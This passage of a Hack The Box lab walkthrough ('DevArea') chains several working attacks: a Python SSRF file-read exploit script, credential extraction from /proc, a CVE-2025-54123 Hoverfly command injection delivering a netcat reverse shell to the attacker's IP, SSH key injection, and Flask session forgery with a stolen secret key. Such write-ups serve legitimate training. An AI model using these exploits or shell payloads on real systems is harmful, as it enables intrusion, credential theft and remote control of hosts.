lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin
messagebus:x:101:102::/nonexistent:/usr/sbin/nologin
systemd-resolve:x:992:992:systemd Resolver:/:/usr/sbin/nologin
pollinate:x:102:1::/var/cache/pollinate:/bin/false
polkitd:x:991:991:User for polkitd:/:/usr/sbin/nologin
syslog:x:103:104::/nonexistent:/usr/sbin/nologin
uuidd:x:104:105::/run/uuidd:/usr/sbin/nologin
tcpdump:x:105:107::/nonexistent:/usr/sbin/nologin
tss:x:106:108:TPM software stack,,,:/var/lib/tpm:/bin/false
landscape:x:107:109::/var/lib/landscape:/usr/sbin/nologin
fwupd-refresh:x:989:989:Firmware update daemon:/var/lib/fwupd:/usr/sbin/nologin
usbmux:x:108:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
sshd:x:109:65534::/run/sshd:/usr/sbin/nologin
dev_ryan:x:1001:1001::/home/dev_ryan:/bin/bash
ftp:x:110:111:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
syswatch:x:984:984::/opt/syswatch:/usr/sbin/nologin
postfix:x:111:112::/var/spool/postfix:/usr/sbin/nologin
_laurel:x:999:987::/var/log/laurel:/bin/false
dhcpcd:x:100:65534:DHCP Client Daemon,,,:/usr/lib/dhcpcd:/bin/false
The SSRF works. The /etc/passwd output reveals two significant accounts: dev_ryan (uid 1001), a regular user with a bash shell, and syswatch (uid 984), a service account with a home directory under /opt/syswatch — both are strong privilege escalation targets. The arbitrary file read primitive is now fully established.
To make the exploitation workflow efficient, the following Python script abstracts the MTOM payload construction, request dispatch, base64 extraction, and decoding into a single reusable tool:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
#!/usr/bin/env python3

import sys
import requests
import base64
import re

URL = "http://devarea.htb:8080/employeeservice"
BOUNDARY = "----=_Part_0_12345"

def build_payload(filepath):
    """Build the multipart/related MTOM request with file:// SSRF"""
    body = f"""------=_Part_0_12345
Content-Type: application/xop+xml; charset=UTF-8; type="text/xml"
Content-ID: root@example.com;

<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/" xmlns:dev="http://devarea.htb/" xmlns:xop="http://www.w3.org/2004/08/xop/include">
   <soapenv:Body>
      <dev:submitReport>
         <arg0>
            <content>
               <xop:Include href="file://{filepath}"/>
            </content>
         </arg0>
      </dev:submitReport>
   </soapenv:Body>
</soapenv:Envelope>
------=_Part_0_12345--"""
    return body


def exploit(filepath):
    headers = {
        "Content-Type": 'multipart/related; type="application/xop+xml"; start="root@example.com"; boundary="----=_Part_0_12345"; start-info="text/xml"'
    }

    payload = build_payload(filepath)

    try:
        resp = requests.post(URL, headers=headers, data=payload, timeout=10)
    except requests.RequestException as e:
        print(f"[!] Request failed: {e}")
        sys.exit(1)

    # Extract base64 content — it comes after "Content: " inside the <return> tag
    match = re.search(r"Content: ([A-Za-z0-9+/=]+)</return>", resp.text)
    if not match:
        print("[!] Could not find base64 content in response.")
        print("[*] Raw response:")
        print(resp.text)
        sys.exit(1)
    b64_data = match.group(1)
    try:
        decoded = base64.b64decode(b64_data).decode("utf-8", errors="replace")
    except Exception as e:
        print(f"[!] Base64 decode failed: {e}")
        sys.exit(1)

    return decoded

if __name__ == "__main__":
    if len(sys.argv) != 2:
        print(f"Usage: python3 {sys.argv[0]} <filepath>")
        print(f"Example: python3 {sys.argv[0]} /etc/passwd")
        sys.exit(1)

    filepath = sys.argv[1]
    print(f"[*] Target: {URL}")
    print(f"[*] Reading: {filepath}")
    print()

    content = exploit(filepath)
    print(content)
Reading Process Memory via /proc — Credential Extraction
With an arbitrary file read primitive and no immediately obvious credential files to target, the natural next step is to enumerate the running processes. On Linux, the /proc virtual filesystem exposes live kernel and process data as readable files. Specifically, /proc/<pid>/cmdline contains the full command line used to launch each process — including any arguments passed directly on the command line, such as passwords.
The following loop iterates over all PIDs from 1 to 10000, reading each process’s cmdline via the SSRF and printing any that return content. The output was long so I only showed the interesting processes:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
┌──(kali㉿kali)-[~/HTB/Linux/DevArea]
└─$ for i in $(seq 1 10000); do
  out=$(python3 read_file.py "/proc/$i/cmdline" 2>/dev/null)
  if [ -n "$out" ] && [[ "$out" != *"Could not find"* ]]; then
    echo "=== PID $i ==="
    echo "$out"
    echo
  fi
done


=== PID 1397 ===
[*] Target: http://devarea.htb:8080/employeeservice
[*] Reading: /proc/1397/cmdline

/opt/HoverFly/hoverfly-add-usernameadmin-passwordO7IJ27MyyXiU-listen-on-host0.0.0.0

=== PID 1410 ===
[*] Target: http://devarea.htb:8080/employeeservice
[*] Reading: /proc/1410/cmdline

/opt/syswatch/venv/bin/python/opt/syswatch/syswatch_gui/app.py
Two processes are immediately interesting. PID 1397 is the Hoverfly binary, and its command-line arguments are all concatenated without spaces in the raw output — this is because /proc/<pid>/cmdline separates arguments with null bytes (\0) rather than spaces. The file read strips these null bytes, causing all arguments to run together. Piping through tr to replace null bytes with spaces makes the full command readable:
1
2
3
4
5
6
┌──(kali㉿kali)-[~/HTB/Linux/DevArea]
└─$ python3 read_file.py '/proc/1397/cmdline' | tr '\000' ' '
[*] Target: http://devarea.htb:8080/employeeservice
[*] Reading: /proc/1397/cmdline

/opt/HoverFly/hoverfly -add -username admin -password O7IJ27MyyXiU -listen-on-host 0.0.0.0
The Hoverfly process was started with -add -username admin -password O7IJ27MyyXiU, which creates an admin account at startup. This password — O7IJ27MyyXiU — is now in hand. PID 1410 reveals that the syswatch service is a Python Flask application running from /opt/syswatch/syswatch_gui/app.py.
Since on a HTB machines, applications are setup as system service so that on spawning the machine the application starts automatically, therefore, It is possible that Hoverfly is managed by systemd (it restarts automatically, which is characteristic of a systemd-managed service):
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
┌──(kali㉿kali)-[~/HTB/Linux/DevArea]
└─$ python3 read_file.py '/etc/systemd/system/hoverfly.service'
[*] Target: http://devarea.htb:8080/employeeservice
[*] Reading: /etc/systemd/system/hoverfly.service

[Unit]
Description=HoverFly service
After=network.target

[Service]
User=dev_ryan
Group=dev_ryan
WorkingDirectory=/opt/HoverFly
ExecStart=/opt/HoverFly/hoverfly -add -username admin -password O7IJ27MyyXiU -listen-on-host 0.0.0.0

Restart=on-failure
RestartSec=5
StartLimitIntervalSec=60
StartLimitBurst=5
LimitNOFILE=65536
StandardOutput=journal
StandardError=journal

[Install]
WantedBy=multi-user.target
The systemd unit confirms two critical facts: the credentials are hardcoded into the service definition and will always be present, and the User=dev_ryan line means the Hoverfly process — and any commands it executes via middleware — runs in the context of the dev_ryan account.
CVE-2025-54123 — Hoverfly Middleware Command Injection
With the admin:O7IJ27MyyXiU credentials confirmed, log in to the Hoverfly dashboard at http://devarea.htb:8888/:

The dashboard confirms Hoverfly version 1.11.3. Searching for known vulnerabilities in this version reveals CVE-2025-54123 a command injection in the middleware configuration API.

Root Cause — Unsanitised Middleware Execution: The Hoverfly API exposes a PUT /api/v2/hoverfly/middleware endpoint that accepts a JSON body containing a binary (path to an executable) and a script (arbitrary string content). When Hoverfly processes a simulated request, it writes the script string to a temporary file under /tmp/hoverfly/ and executes binary <tmpfile>. There is no restriction on what the script may contain — any shell commands embedded in the script string are executed verbatim by the process running as dev_ryan.
The Hoverfly API requires authentication via a bearer token. Fetch a fresh token using the discovered credentials:
1
2
3
4
5
6
┌──(kali㉿kali)-[~]
└─$ curl -s 'http://devarea.htb:8888/api/token-auth' -X POST -H 'Content-type: application/json' -d '{"username": "admin","password": "O7IJ27MyyXiU"}' | jq

{
  "token": "eyJhbGciOiJIUzUxMiIsInR5cCI6IkpXVCJ9.eyJleHAiOjIwOTQzNDU3ODgsImlhdCI6MTc4MzMwNTc4OCwic3ViIjoiIiwidXNlcm5hbWUiOiJhZG1pbiJ9.fwTctYAPgXKEpyE1Q-WSBaLSg3qkYm-rluCV2Q5lGOHrkLtr3aHe93HdeITgVI5JMaUd_eo1g5_YdgqoY6z6ZA"
}
Before crafting the full reverse shell payload, the vulnerability is verified with a simple id command. The test is submitted using a JWT token obtained from the token-auth endpoint:
1
2
3
4
5
6
7
8
9
10
11
12
┌──(kali㉿kali)-[~/HTB/Linux/DevArea]
└─$ curl -s -X PUT 'http://devarea.htb:8888/api/v2/hoverfly/middleware' -H 'Authorization: Bearer eyJhbGciOiJIUzUxMiIsInR5cCI6IkpXVCJ9.eyJleHAiOjIwOTQzMjIxNDcsImlhdCI6MTc4MzI4MjE0Nywic3ViIjoiIiwidXNlcm5hbWUiOiJhZG1pbiJ9.AzqTIuwG0k588hz3t5thz-SQBYlkzUkZA7ypV6oGmgbO5k5sZpQavPC3RqJcxPglNeshFc8DKYjiZ-hdcUjftw' -H 'Content-Type: application/json' -d '{"binary": "/bin/bash", "script": "id"}' | jq -r '.error'

Failed to unmarshal JSON from middleware
Command: /bin/bash /tmp/hoverfly/hoverfly_3530580407
invalid character 'u' looking for beginning of value

STDIN:
{"response":{"status":200,"body":"ok","encodedBody":false,"headers":{"test_header":["true"]}},"request":{"path":"/","method":"GET","destination":"www.test.com","scheme":"","query":"","formData":null,"body":"","headers":{"test_header":["true"]}}}

STDOUT:
uid=1001(dev_ryan) gid=1001(dev_ryan) groups=1001(dev_ryan)
The response contains STDOUT: uid=1001(dev_ryan) — confirming that the id command executed under the dev_ryan account. The “Failed to unmarshal JSON” error in the response body is expected: Hoverfly’s middleware system expects the script to output a JSON-formatted request/response object, but since the id command outputs plain text instead. The command still ran.
For the reverse shell payload, a netcat mkfifo pipe shell is used. Because the middleware script string is embedded inside a JSON body, characters like backslashes and newlines must be avoided. Base64-encoding the shell payload eliminates this concern entirely:
1
2
3
┌──(kali㉿kali)-[~/HTB/Linux/DevArea]
└─$ echo -n 'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bash -i 2>&1|nc 10.10.14.229 4444 >/tmp/f' | base64 -w 0
cm0gL3RtcC9mO21rZmlmbyAvdG1wL2Y7Y2F0IC90bXAvZnxiYXNoIC1pIDI+JjF8bmMgMTAuMTAuMTQuMjI5IDQ0NDQgPi90bXAvZg==
The script field is constructed as a base64 -d | bash pipeline — the base64 string is decoded at runtime and piped directly to bash for execution:
1
echo cm0gL3RtcC9mO21rZmlmbyAvdG1wL2Y7Y2F0IC90bXAvZnxiYXNoIC1pIDI+JjF8bmMgMTAuMTAuMTQuMjI5IDQ0NDQgPi90bXAvZg== | base64 -d | bash
With a listener running on the attack machine, the middleware configuration is pushed using the freshly issued token:
1
2
┌──(kali㉿kali)-[~/HTB/Linux/DevArea]
└─$ curl -s -X PUT 'http://devarea.htb:8888/api/v2/hoverfly/middleware' -H 'Authorization: Bearer eyJhbGciOiJIUzUxMiIsInR5cCI6IkpXVCJ9.eyJleHAiOjIwOTQzNDU3ODgsImlhdCI6MTc4MzMwNTc4OCwic3ViIjoiIiwidXNlcm5hbWUiOiJhZG1pbiJ9.fwTctYAPgXKEpyE1Q-WSBaLSg3qkYm-rluCV2Q5lGOHrkLtr3aHe93HdeITgVI5JMaUd_eo1g5_YdgqoY6z6ZA' -H 'Content-Type: application/json' -d '{"binary": "/bin/bash", "script": "echo cm0gL3RtcC9mO21rZmlmbyAvdG1wL2Y7Y2F0IC90bXAvZnxiYXNoIC1pIDI+JjF8bmMgMTAuMTAuMTQuMjI5IDQ0NDQgPi90bXAvZg== | base64 -d | bash"}'
The reverse shell connects:
1
2
3
4
5
6
7
8
9
10
11
12
13
┌──(kali㉿kali)-[~/HTB/Linux/DevArea]
└─$ rlwrap -cAr nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.229] from (UNKNOWN) [10.129.244.208] 50832
bash: cannot set terminal process group (1397): Inappropriate ioctl for device
bash: no job control in this shell

dev_ryan@devarea:~$ id
uid=1001(dev_ryan) gid=1001(dev_ryan) groups=1001(dev_ryan)

dev_ryan@devarea:~$ cat /etc/passwd | grep 'bash$'
root:x:0:0:root:/root:/bin/bash
dev_ryan:x:1001:1001::/home/dev_ryan:/bin/bash
A shell is established as dev_ryan. The only accounts with interactive login shells are root and dev_ryan, which narrows the escalation targets.
Upgrading to a Stable SSH Session
A reverse shell over netcat is fragile. Since dev_ryan has a home directory and bash shell, an SSH key pair can be injected to establish a more stable, fully-featured session. Generate a fresh key pair on the attack machine:
1
2
3
4
5
6
┌──(kali㉿kali)-[~/HTB/Linux/DevArea]
└─$ ssh-keygen -q -t ed25519 -N '' -C 'dev_ryan@devarea' -f id_dev_ryan

┌──(kali㉿kali)-[~/HTB/Linux/DevArea]
└─$ cat id_dev_ryan.pub
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIGOuifzB9C70c2MwWeYOzpfmvlhQz66SN+aMN9k9t0Tp dev_ryan@devarea
On the target, add the public key to dev_ryan’s authorized_keys file:
1
2
3
dev_ryan@devarea:~$ echo 'ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIGOuifzB9C70c2MwWeYOzpfmvlhQz66SN+aMN9k9t0Tp dev_ryan@devarea' > ~/.ssh/authorized_keys

dev_ryan@devarea:~$ chmod 700 ~/.ssh && chmod 600 ~/.ssh/authorized_keys
SSH in using the private key, confirming access and retrieving the user flag:
1
2
3
4
5
6
7
8
┌──(kali㉿kali)-[~/HTB/Linux/DevArea]
└─$ ssh -i id_dev_ryan -o StrictHostKeyChecking=no dev_ryan@$ip
Welcome to Ubuntu 24.04.4 LTS (GNU/Linux 6.8.0-111-generic x86_64)

dev_ryan@devarea:~$ dev_ryan@devarea:~$ id
uid=1001(dev_ryan) gid=1001(dev_ryan) groups=1001(dev_ryan)
dev_ryan@devarea:~$ cat user.txt
***************659f32ada0023f02
Privilege Escalation
Enumerating the Local Environment
With stable SSH access as dev_ryan, the next step is to enumerate the local privilege context. Checking sudo permissions first:
1
2
3
4
5
6
dev_ryan@devarea:~$ sudo -l
Matching Defaults entries for dev_ryan on devarea:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User dev_ryan may run the following commands on devarea:
    (root) NOPASSWD: /opt/syswatch/syswatch.sh, !/opt/syswatch/syswatch.sh web-stop, !/opt/syswatch/syswatch.sh web-restart
dev_ryan can run /opt/syswatch/syswatch.sh as root without a password — but the web-stop and web-restart subcommands are explicitly blocked with the ! exclusion operator.
A separate syswatch process is already running on the system:
1
2
3
dev_ryan@devarea:~$ ps aux | grep syswatch
syswatch    1410  0.0  0.8  42432 33444 ?        Ss   16:12   0:04 /opt/syswatch/venv/bin/python /opt/syswatch/syswatch_gui/app.py
dev_ryan   14400  0.0  0.0   6544  2284 pts/0    S+   20:35   0:00 grep --color=auto syswatch
This is the Flask web application seen earlier in the /proc enumeration. It is running as the syswatch service account (uid 984). However, direct reading of the application’s source is blocked:
1
2
3
4
5
6
7
8
9
10
dev_ryan@devarea:~$ getfacl /opt/syswatch
getfacl: Removing leading '/' from absolute path names
# file: opt/syswatch
# owner: root
# group: root
user::rwx
user:dev_ryan:---
group::r-x
mask::r-x
other::r-x
A POSIX Access Control List (ACL) entry explicitly grants dev_ryan zero permissions (---) on /opt/syswatch, overriding the standard group permissions. This means the source code is unreadable directly — but a backup archive in dev_ryan’s home directory provides an equivalent view.
Source Code Recovery from Backup Archive
A ZIP file named syswatch-v1.zip sits in dev_ryan’s home directory. Listing its contents reveals the complete application tree:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
dev_ryan@devarea:~$ unzip -l syswatch-v1.zip
Archive:  syswatch-v1.zip
  Length      Date    Time    Name
---------  ---------- -----   ----
        0  2025-12-14 13:37   syswatch/
        0  2025-12-12 21:37   syswatch/logs/
        0  2025-12-12 21:37   syswatch/logs/disk.log
        0  2025-12-12 21:37   syswatch/logs/service.log
        0  2025-12-12 21:37   syswatch/logs/log-alerts.log
        0  2025-12-12 21:37   syswatch/logs/cpu-mem.log
        0  2025-12-12 21:37   syswatch/logs/network.log
        0  2025-12-13 16:00   syswatch/syswatch_gui/
       13  2025-12-10 02:37   syswatch/syswatch_gui/requirements.txt
        0  2025-12-11 02:37   syswatch/syswatch_gui/templates/
     2739  2025-12-11 20:25   syswatch/syswatch_gui/templates/service_status.html
     1466  2025-12-12 14:44   syswatch/syswatch_gui/templates/login.html
     2439  2025-12-11 20:25   syswatch/syswatch_gui/templates/index.html
     2211  2025-12-11 20:42   syswatch/syswatch_gui/templates/docs.html
     7675  2025-12-13 19:27   syswatch/syswatch_gui/app.py
    16384  2025-12-12 21:37   syswatch/syswatch_gui/syswatch.db
        0  2025-12-11 02:37   syswatch/syswatch_gui/static/
     5350  2025-12-11 20:39   syswatch/syswatch_gui/static/style.css
      265  2025-12-10 20:47   syswatch/monitor.sh
        0  2025-12-10 14:33   syswatch/plugins/
     1002  2025-12-12 15:03   syswatch/plugins/disk_monitor.sh
     1006  2025-12-10 21:05   syswatch/plugins/network_monitor.sh
      752  2025-12-10 21:04   syswatch/plugins/cpu_mem_monitor.sh
     1267  2025-12-10 21:05   syswatch/plugins/log_monitor.sh
      865  2025-12-10 21:04   syswatch/plugins/service_monitor.sh
      563  2025-12-12 18:22   syswatch/plugins/common.sh
     6103  2025-12-14 13:37   syswatch/syswatch.sh
        0  2025-12-12 21:37   syswatch/backup/
        0  2025-12-10 02:37   syswatch/config/
      619  2025-12-12 15:04   syswatch/config/syswatch.conf
     3407  2025-12-13 16:00   syswatch/setup.sh
---------                     -------
    54126                     31 files
The archive contains the Flask web application (app.py), the main wrapper script (syswatch.sh), the periodic monitoring script (monitor.sh), several plugin scripts, and a pre-populated SQLite database (syswatch.db). Download the archive for offline analysis:
1
scp -i id_dev_ryan dev_ryan@$ip:/home/dev_ryan/syswatch-v1.zip syswatch-v1.zip
The setup.sh file inside the archive reveals that the application reads its configuration from an environment file at /etc/syswatch.env. Reading this file on the live system yields flask session secret key.
From syswatch/syswatch_gui/app.py it is confirmed that SYSWATCH_SECRET_KEY is used as flask secret session key:
1
app.secret_key = os.environ.get("SYSWATCH_SECRET_KEY", "change-me")
1
2
3
4
5
6
7
8
dev_ryan@devarea:~$ cat /etc/syswatch.env
SYSWATCH_SECRET_KEY=f3ac48a6006a13a37ab8da0ab0f2a3200d8b3640431efe440788beaefa236725
SYSWATCH_ADMIN_PASSWORD=SyswatchAdmin2026
SYSWATCH_LOG_DIR=/opt/syswatch/logs
SYSWATCH_DB_PATH=/opt/syswatch/syswatch_gui/syswatch.db
SYSWATCH_PLUGIN_DIR=/opt/syswatch/plugins
SYSWATCH_BACKUP_DIR=/opt/syswatch/backup
SYSWATCH_VERSION=1.0.0
The SYSWATCH_SECRET_KEY is used to sign session cookies. With this key, Flask session cookies can be forged offline without needing to know the admin password.
Reaching the Syswatch Web Interface — Flask Session Forgery
The syswatch Flask application listens internally on port 7777. Forward this port over the existing SSH connection:
1
ssh -i id_dev_ryan -L 7777:127.0.0.1:7777 -o StrictHostKeyChecking=no dev_ryan@$ip
Attempting to log in with the admin:SyswatchAdmin2026 password from the environment file fails and the current admin hash in the database syswatch/syswatch_gui/syswatch.db cannot be cracked. Opening the bundled SQLite database confirms this:
1
2
3
4
5
6
7
8
9
10
┌──(kali㉿kali)-[~/HTB/Linux/DevArea]
└─$ sqlite3 syswatch/syswatch_gui/syswatch.db
SQLite version 3.46.1 2024-08-13 09:16:08
Enter ".help" for usage hints.
sqlite> .table
users
sqlite> .schema users
CREATE TABLE users (id INTEGER PRIMARY KEY AUTOINCREMENT, username TEXT UNIQUE NOT NULL, password_hash TEXT NOT NULL);
sqlite> select * from users;
1|admin|scrypt:32768:8:1$IyKfiteB3TNFK6Hv$a0fbf5283db6a13859776827133e99d4d5ab43e85bedd05b06119e6fdca096ac81570d4497a836d09a155884182b6442cfcf6986b96310b514f34d9da871cb70
The password is hashed with scrypt using a work factor of 32768 — a memory-hard algorithm specifically designed to resist brute-force attacks. Cracking it is not feasible. However, because the SYSWATCH_SECRET_KEY is known, the authentication mechanism can be bypassed entirely by forging a Flask session cookie.
How Flask Session Cookies Work: Flask uses the itsdangerous library to implement cryptographically signed cookies. The session data (a Python dictionary) is serialised using TaggedJSONSerializer, optionally compressed, base64-encoded, and then HMAC-SHA1 signed using the application’s SECRET_KEY with a fixed salt of "cookie-session". The resulting string is stored client-side as the session cookie. When a request arrives, Flask reverses this process: it verifies the HMAC signature, deserialises the payload, and trusts the contents entirely if the signature is valid.
Reviewing the relevant Flask session source code /usr/lib/python3/dist-packages/flask/sessions.py confirms the signing parameters:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
class SecureCookieSessionInterface(SessionInterface):       # line 284
    salt = "cookie-session"                                  # line 291
    key_derivation = "hmac"                                   # line 296
    serializer = session_json_serializer                      # line 300 = TaggedJSONSerializer()

    def get_signing_serializer(self, app):                    # line 303
        return URLSafeTimedSerializer(
            keys,
            salt=self.salt,                                   # "cookie-session"
            serializer=self.serializer,                       # TaggedJSONSerializer
            signer_kwargs={
                "key_derivation": self.key_derivation,        # "hmac"
            },
        )
Reviewing the app.py login handler from the archive confirms the exact session fields the application sets upon successful authentication:
1
2
3
4
if row and check_password_hash(row[1], password):
    session["user_id"] = row[0]
    session["username"] = username
    return redirect(url_for("index"))
The user_id is sourced from the database query:
1
SELECT id, password_hash FROM users WHERE username = ?
Since the admin user is the first record in the users table, its id is 1. A forged cookie must contain {"user_id": 1, "username": "admin"} to satisfy the session check. With the secret key in hand, this can be generated directly using Flask’s own libraries:
1
2
3
┌──(kali㉿kali)-[~/HTB/Linux/DevArea]
└─$ python3 -c "from flask.sessions import TaggedJSONSerializer; from itsdangerous import URLSafeTimedSerializer as Serializer; s = Serializer('f3ac48a6006a13a37ab8da0ab0f2a3200d8b3640431efe440788beaefa236725', salt='cookie-session', serializer=TaggedJSONSerializer(), signer_kwargs={'key_derivation': 'hmac'}); print(s.dumps({'user_id': 1, 'username': 'admin'}))"
eyJ1c2VyX2lkIjoxLCJ1c2VybmFtZSI6ImFkbWluIn0.aksoGw._ZBIBlSyCBb5v0oT1n45xABaf-I
The generated cookie string is a valid, properly signed Flask session token that will be accepted by the running application. Set this as the session cookie in the browser (ensuring the cookie path is set to / rather than /login) and navigate to http://localhost:7777/:
